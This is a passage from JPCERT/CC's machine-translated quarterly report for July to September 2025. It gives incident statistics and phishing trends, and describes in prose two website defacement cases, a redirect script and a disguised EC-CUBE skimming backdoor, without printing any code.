JPCERT/CC Quarterly Report

July 1, 2025 to September 30, 2025

October 16, 2025

Towards a safer cyber space without incidents.
JPCERT Coordination Center

JPCERT Coordination Center

Disclaimer

This English version was produced using machine translation and has undergone only minimal human review. Please note that the translations of proper nouns — including the names of organizations, projects, frameworks, documents, contracts, and committees — are provided for convenience and may not be fully accurate. In the event of any discrepancies or ambiguities, the Japanese original shall be regarded as the authoritative version. The original Japanese version is available at: https://www.jpcert.or.jp/qr/

Contents

Introduction

The Japan Computer Emergency Response Team Coordination Center (hereinafter, “JPCERT/CC”) conducts activities with the aim of promoting the awareness of and response to computer security incidents (hereinafter, “incidents”) within organization that use the Internet, and of helping prevent the further spread of damage caused by incidents. For incidents requiring international coordination and support, we serve as Japan’s point of contact and carry out coordination with relevant organizations both domestically and internationally.

Most of these activities are conducted as “ Coordination Activities for International Cooperation in Responding to Cyber Attacks for the 2025 Fiscal Year ” (a project commissioned by the Ministry of Economy, Trade and Industry) and “ Verification Activities Concerning Methods to Facilitate the Collection of Technical Information on Attacks from Affected Organizations ” (a project commissioned by the Cabinet Secretariat).

This document reports on activities from July 1, 2025 to September 30, 2025 .

Note that “Chapter 5 Domestic Collaboration Activities,” “Chapter 6 International Collaboration Activities,” “Chapter 7 Council of Anti-Phishing Japan Activities,” and “Chapter 8 Public Relations Activities” partially include descriptions of voluntary activities other than sponsored activities.

Topics & Highlights

Publication of a Reverse Engineering Investigative Report on Rust-Compiled Binaries

JPCERT/CC has published on GitHub an investigative report intended as reference material for those reverse engineering binaries compiled with Rust.

- Reverse Engineering Investigative Report on Rust-Compiled Binaries
  https://github.com/JPCERTCC/rust-binary-analysis-research-ja

Rust is a language expected to serve as an alternative to C and C++, and it has attracted attention in recent years for its superior memory safety and speed. While Rust has been gaining popularity as a programming language, malware developed in Rust has also increased. However, reverse engineering Rust-based malware remains challenging compared to malware written in C or C++, as established analysis methodologies are lacking. This report was prepared to help improve this situation.

This report is intended for the following types of engineers.

- Malware analysts
- Those who reverse engineer binaries compiled with Rust
- Those who want to deepen their understanding of Rust's internal structure

If you are struggling with analyzing binaries compiled with Rust, we hope you will find this report helpful.

Chapter 1

Incident Response Support

JPCERT/CC accepts reports of incidents occurring in Japan and overseas[*1]. In this chapter, we present incident reports accepted from July 1, 2025 to September 30, 2025 from quantitative perspectives such as statistics and qualitative perspectives such as notable cases.

1.1 Quarterly Statistical Information

The number of incident reports this quarter, the total number of reported incidents, and the number of coordinations conducted by JPCERT/CC in response to the reports are shown in Table 1.1[*2].

The number of reports received this quarter was 23,857. Of these, the number of cases in which JPCERT/CC conducted coordination with relevant organizations in Japan and overseas was 3,257. Compared to the previous quarter, the number of reports increased by 64%, while the number of coordinations decreased by 8%. Also, compared to the same period last year (10,797 reports and 3,331 coordinations), the number of reports increased by 121%, while the number of coordinations decreased by 2%.

The monthly trends over the past year in the number of reports and the number of coordinations

Table 1.1 Number of incident reports related

	Jul	Aug	Sep	Total	Last Qtr.
Number of Reports	8,159	7,398	8,296	23,857	14,558
Number of Incident	3,365	3,477	3,537	10,379	8,348
Cases Coordinated	1,105	1,194	958	3,257	3,544

[*1] JPCERT/CC refers to events recognized as security issues in information system operations, incidents related to computer security, and all related occurrences collectively as **incidents**.

[*2] **Number of reports** indicates the total number of reports submitted via the web form and email by reporters. **Number of incidents** indicates the total number of incidents included in each report. Even if multiple reports are submitted regarding a single incident, it is counted as one. **Number of coordinations** indicates the number of requests made to site administrators and others to investigate the current situation and take actions to resolve issues in order to prevent the spread of the incident.




Figure 1.1 Trends in the number of incident reports

Table 1.2 Number of incident reports by category

Incident Category	Jul	Aug	Sep	Total	Last Qtr.
Phishing Site	2,937	3,019	3,107	9,063	7,358
Website Defacement	124	142	53	319	231
Malware Site	4	16	12	32	28
Scan	105	122	225	452	240
DoS/DDoS	0	1	1	2	2
ICS Related	0	0	0	0	0
Targeted attack	0	2	1	3	5
Other	195	175	138	508	484

are shown in Figure 1.1 and Figure 1.2.

JPCERT/CC classifies reported incidents by category and implements coordination and responses appropriate to each category. For definitions of each incident, please refer to **Appendix A Incident Categories**. The breakdown by category of the number of incident reports received this quarter is shown in Table 1.2, and the category-wise percentages are shown in Figure 1.3.

Incidents classified as phishing sites accounted for 87.32%, and incidents classified as scans, which probe for system weaknesses, accounted for 4.35%.

The monthly trends over the past year for incidents of phishing sites, website defacement, malware sites, and scans are shown in Figure 1.4 through Figure 1.7.




Figure 1.2 Trends in the number of incident coordinations




Figure 1.3 Percentage by category of the number of incident reports




Figure 1.4 Trends in the number of phishing sites




Figure 1.5 Trends in the number of website defacement cases




Figure 1.6 Trends in the number of malware sites




Figure 1.7 Trends in the number of scans




Figure 1.8 Number of incidents by category and coordination/response status

In addition, Figure 1.8 shows the number of incidents by category and the coordination/response status.

Table 1.3 Number of phishing sites for domestic and overseas brands

Phishing Site	Jul	Aug	Sep	Total	Pct.
Domestic Brand	2,482	2,361	2,392	7,235	80%
Overseas Brand	74	115	103	292	3%
Unknown Brand	381	543	612	1,536	17%
Monthly Total	2,937	3,019	3,107	9,063	




Figure 1.9 Percentage of the number of phishing sites for overseas brands by industry

1.2 Incident Trends

1.2.1 Trends in Phishing Sites

The number of phishing sites reported this quarter was 9,063, a 23% increase from the previous quarter's 7,358. Compared to the same period last year (4,233), this represents a 114% increase.

This quarter, the number of phishing sites impersonating overseas brands was 292, a 50% decrease from the previous quarter's 585. Meanwhile, the number of phishing sites impersonating domestic brands was 7,235, a 22% increase from the previous quarter's 5,950. The breakdown of phishing site counts this quarter by domestic/overseas brand [*3] is shown in Table 1.3, and the percentages for phishing sites impersonating overseas and domestic brands by industry are shown in Figure 1.9 and Figure 1.10, respectively.

Among phishing sites reported to JPCERT/CC, those impersonating e-commerce sites accounted for 53.42% of reports related to overseas brands, while those impersonating financial sites accounted

[*3] **Brand unknown** indicates the number of sites for which the brand could not be identified because the reported phishing site had been taken down at the time of verification, among other reasons.




Figure 1.10 Percentage of the number of phishing sites for domestic brands by industry

for 77.50% of reports related to domestic brands, the largest share in each case.

For overseas brands, phishing sites impersonating Amazon and Apple ID accounted for nearly half of the total. For domestic brands, many reports involved phishing sites impersonating SBI Securities, Monex Securities, Sumitomo Mitsui Card, and JA Bank. Of the sites coordinated for takedown of phishing sites, 72% were domestic and 28% were overseas.

1.2.2 Trends in Website Defacement


The number of website defacement cases reported this quarter was 319. This is a 38% increase from the previous quarter's 231.

This quarter, JPCERT/CC confirmed the following website defacement cases:

- Case 1: Malicious code that redirects users to a fake e-commerce site was inserted into a website
- Case 2: A backdoor communicating via WebSocket was installed on a legitimate e-commerce site

In Case 1, malicious code like Figure 1.11 that redirects visiting users to a fake e-commerce site was inserted into index.php. The malicious code collected information such as the visitor's User-Agent, Referer, and IP address, and redirected visitors to a fake e-commerce site when they accessed the website via a search engine. It also tampered with robots.txt and included functionality such as returning a 403 error when accessed by bots, etc.

In Case 2, a backdoor aimed at stealing credit card information was embedded in an EC-CUBE site. This issue has been confirmed on multiple EC-CUBE sites in Japan, and the backdoor was inserted to appear as a legitimate EC-CUBE file, as shown in Figure 1.12. The backdoor communicated

